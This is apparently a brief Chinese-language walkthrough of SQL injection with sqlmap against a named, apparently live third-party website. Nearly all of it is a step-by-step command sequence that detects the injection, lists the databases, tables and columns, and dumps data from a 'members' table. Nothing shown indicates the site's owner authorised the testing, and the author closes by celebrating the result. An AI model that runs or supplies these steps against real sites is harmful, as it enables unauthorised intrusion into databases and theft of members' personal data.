**SQLMAP介绍及PHP网站渗透**

Php —— MySQL数据库

<http://www.asfaa.org/members.php?id=1>

1. Sqlmap -u “http://www.asfaa.org/members.php?id=1”

检测




1. Sqlmap -u “http://www.asfaa.org/members.php?id=1” --is-dba

MySQL >= 5.0.0 


False，进行下一步


1. Sqlmap -u “http://www.asfaa.org/members.php?id=1” --dbs

列出所有的数据库，


1. Sqlmap -u “http://www.asfaa.org/members.php?id=1” --current-db，

查找自己的数据库（db83231\_asfaa）

1. Sqlmap -u “http://www.asfaa.org/members.php?id=1” --tables -D “db83231\_asfaa”，根据db83231\_asfaa数据库查询所有的表名（假 设members表比较可疑）
2. Sqlmap -u “http://www.asfaa.org/members.php?id=1” --columns -T “members” -D “db83231\_asfaa”



1. Sqlmap -u “http://www.asfaa.org/members.php?id=1” --dump -C “imagem,nome” -T “members” -D “db83231\_asfaa”,查询列的字段

这个里面，完全没有找到密码之类的东西。

Accomplish !!!!

**注入需谨慎，小心驶得万年船！！！！**